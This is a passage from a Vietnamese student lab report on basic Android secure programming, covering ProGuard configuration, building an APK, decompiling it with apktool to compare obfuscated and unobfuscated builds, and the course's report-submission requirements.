23 -keepclassmembers class com.example.hienapp.** { *; }
24 -dontobfuscate
25 -dontshrink





```


c) Bước 3: Build APK

Để build APK:

Lab 6: Basic Android Secure Programming

36





d) Bước 4: Sử dụng apktool để Giải nén và So Sánh

e) Trình bày Khác Biệt Trước và Sau khi Sử dụng ProGuard

- Kích thước APK:** APK sau khi dùng ProGuard thường nhỏ hơn do bỏ đi các mã và tài nguyên không sử dụng.
- Mã nguồn:** Mã trong APK được mã hóa khó đọc hơn nhiều, các tên biến và phương thức thường được đổi tên thành các ký tự ngẫu nhiên.
- Hiệu suất:** Tải ứng dụng có thể nhanh hơn nhờ việc loại bỏ mã không cần thiết.

Sử dụng ProGuard là một bước quan trọng trong quy trình phát hành ứng dụng để vừa đảm bảo hiệu suất vừa bảo vệ mã nguồn khỏi được phân tích ngược dễ dàng.

Link toàn bộ source code:

<https://drive.google.com/drive/folders/1UoSn0x43WpsEPQ-5WXsBvq01r5mZsOkB?usp=sharing>

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.DOCX** và **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)** – cỡ **chữ 13**. **Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

Ví dụ: [NT101.K11.ANTT]-Exe01_Group03.

- Nếu báo cáo có nhiều file, nén tất cả file vào file **.ZIP** với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm bài nộp.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT